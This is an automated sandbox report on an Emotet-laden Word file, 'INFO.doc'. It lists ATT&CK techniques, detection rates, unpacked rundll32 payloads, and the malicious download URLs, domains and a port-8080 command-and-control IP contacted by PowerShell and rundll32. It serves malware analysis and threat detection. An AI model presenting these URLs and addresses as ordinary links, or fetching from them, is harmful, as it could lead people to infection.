
Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 2	Masquerading 1 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	E In N C
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	E R C
Domain Accounts	Scripting 2 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 4	E Tr Lo
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 4	S S

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Cloud Accounts	PowerShell 2	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 5	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INFO.doc	33%	Virustotal		Browse
INFO.doc	38%	Metadefender		Browse
INFO.doc	26%	ReversingLabs	Document-Excel.Downloader.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1d0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1b0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.2a0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
silkonbusiness.matrixinfotechsolution.com	5%	Virustotal		Browse
armakonarms.com	7%	Virustotal		Browse
bimception.com	2%	Virustotal		Browse
coworkingplus.es	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.bimception.com	0%	Avira URL Cloud	safe	
http://https://bbjugueteria.com/s6kscx/Z/	100%	Avira URL Cloud	malware	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://bbjugueteria.comh	0%	Avira URL Cloud	safe	
http://coworkingplus.es/wp-admin/FxmME/	100%	Avira URL Cloud	malware	
http://coworkingplus.es	100%	Avira URL Cloud	malware	
http://armakonarms.com/wp-includes/fz/	100%	Avira URL Cloud	malware	
http://https://www.bimception.com/wp-admin/sHy5t/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://silkonbusiness.matrixinfotechsolution.com/js/q26/	100%	Avira URL Cloud	malware	
http://armakonarms.com	100%	Avira URL Cloud	malware	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://www.bimception.comh	0%	Avira URL Cloud	safe	
http://silkonbusiness.matrixinfotechsolu	0%	Avira URL Cloud	safe	
http://silkonbusiness.matrixinfotechsolution.com	100%	Avira URL Cloud	malware	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://homecass.com/wp-content/iF/P	100%	Avira URL Cloud	malware	
http://https://bbjugueteria.com	0%	Avira URL Cloud	safe	
http://homecass.com/wp-content/iF/	100%	Avira URL Cloud	malware	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://195.159.28.230:8080/u4vcbkerccn0qjbn6d/1p4m0oqpu4fiqr/mxqkk/	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://alugrama.com.mx/t/2/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
silkonbusiness.matrixinfotechsolution.com	166.62.10.32	true	true	• 5%, Virustotal, Browse	unknown
armakonarms.com	45.143.97.183	true	true	• 7%, Virustotal, Browse	unknown
bimception.com	162.241.224.176	true	true	• 2%, Virustotal, Browse	unknown
coworkingplus.es	172.67.138.213	true	true	• 2%, Virustotal, Browse	unknown
bbjugueteria.com	162.241.60.240	true	true		unknown
www.bimception.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://coworkingplus.es/wp-admin/FxmME/	true	• Avira URL Cloud: malware	unknown
http://armakonarms.com/wp-includes/fz/	true	• Avira URL Cloud: malware	unknown
http://silkonbusiness.matrixinfotechsolution.com/js/q26/	true	• Avira URL Cloud: malware	unknown
http://195.159.28.230:8080/u4vcbkerccn0qjbn6d/1p4m0oqpu4fiqr/mxqkk/	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000009.0000000 2.2123455227.0000000001E70000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2102802733.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101866606.000 0000001E70000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2113778647.000000000 1E70000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2123455227.0000000001E7000 0.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2102802733.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101866606.000 0000001E70000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2113778647.000000000 1E70000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2123455227.0000000001E7000 0.00000002.00000001.sdmp	false		high
http://https://www.bimception.com	powershell.exe, 00000005.00000 002.2098378692.0000000003D0B00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://bbjugueteria.com/s6kscx/Z/	powershell.exe, 00000005.00000 002.2098250708.0000000003B7500 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.sectigo.com0	powershell.exe, 00000005.00000 002.2098389832.0000000003D2A00 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://bbjugueteria.comh	powershell.exe, 00000005.00000 002.2098373151.0000000003D0600 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://coworkingplus.es	powershell.exe, 00000005.00000 002.2098250708.0000000003B7500 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.bimception.com/wp-admin/sHy5t/	powershell.exe, 00000005.00000 002.2098250708.0000000003B7500 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2103047321.0000000001E27000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101997100.000 0000002057000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2113913061.000000000 2057000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2123608466.000000000205700 0.00000002.00000001.sdmp, rund ll32.exe, 0000000A.00000002.23 36757432.0000000002207000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2102802733.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101866606.000 0000001E70000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2113778647.000000000 1E70000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2123455227.0000000001E7000 0.00000002.00000001.sdmp	false		high
http://https://www.cloudflare.com/5xx-error-landing	powershell.exe, 00000005.00000 002.2098332140.0000000003C7E00 0.00000004.00000001.sdmp, powe rshell.exe, 00000005.00000002. 2098338840.0000000003C9A000.00 000004.00000001.sdmp	false		high
http://armakonarms.com	powershell.exe, 00000005.00000 002.2098389832.0000000003D2A00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.0000000 2.2103047321.0000000001E27000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101997100.000 0000002057000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2113913061.000000000 2057000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2123608466.000000000205700 0.00000002.00000001.sdmp, rund ll32.exe, 0000000A.00000002.23 36757432.0000000002207000.0000 0002.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	powershell.exe, 00000005.00000 002.2098389832.0000000003D2A00 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.0000000 2.2103047321.0000000001E27000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101997100.000 0000002057000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2113913061.000000000 2057000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2123608466.000000000205700 0.00000002.00000001.sdmp, rund ll32.exe, 0000000A.00000002.23 36757432.0000000002207000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000 002.2093216776.00000000023B000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 14289434.00000000027D0000.0000 0002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000 002.2090680205.00000000001C400 0.00000004.00000020.sdmp	false		high
http://https://www.bimception.comh	powershell.exe, 00000005.00000 002.2098389832.0000000003D2A00 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://silkonbusiness.matrixinfotechsolu	powershell.exe, 00000005.00000 002.2098338840.0000000003C9A00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://silkonbusiness.matrixinfotechsolution.com	powershell.exe, 00000005.00000 002.2098338840.0000000003C9A00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	powershell.exe, 00000005.00000002.2098389832.0000000003D2A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://homecass.com/wp-content/iF/P	powershell.exe, 00000005.00000002.2094020711.0000000002DF400.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://bbjugueteria.com	powershell.exe, 00000005.00000002.2098338840.0000000003C9A00.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://homecass.com/wp-content/iF/	powershell.exe, 00000005.00000002.2098250708.0000000003B7500.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2102802733.0000000001C40000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101866606.0000000001E70000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2113778647.0000000001E70000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2123455227.0000000001E70000.00000002.00000001.sdmp	false		high
http://https://sectigo.com/CPS0D	powershell.exe, 00000005.00000002.2098389832.0000000003D2A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000002.2090680205.00000000001C400.00000004.00000020.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00000002.2093216776.00000000023B000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2114289434.00000000027D0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://alugrama.com.mx/t/2/	powershell.exe, 00000005.00000002.2098250708.0000000003B7500.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.60.240	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
195.159.28.230	unknown	Norway		2116	ASN-CATCHCOMNO	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.224.176	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
45.143.97.183	unknown	Turkey		25145	TEKNOTEL-ASTeknotelTelekomunikasyonASTR	true
69.38.130.14	unknown	United States		26878	TWRS-NYCUS	true
172.67.138.213	unknown	United States		13335	CLOUDFLARENETUS	true
166.62.10.32	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	343450
Start date:	23.01.2021
Start time:	13:38:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	INFO.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@16/8@5/7
EGA Information:	• Successful, ratio: 80%
HDC Information:	• Successful, ratio: 31.6% (good quality ratio 29.4%) • Quality average: 70.8% • Quality standard deviation: 26.8%
HCA Information:	• Successful, ratio: 72% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 2500 because it is empty • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:38:36	API Interceptor	1x Sleep call for process: msg.exe modified
13:38:37	API Interceptor	50x Sleep call for process: powershell.exe modified
13:38:52	API Interceptor	657x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
195.159.28.230	DKMNT.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/u14g/zkd6myomm2wuro5/q121fslblp4j4u7p7ny/boxgaf0or/u8p9yrywc1amf/
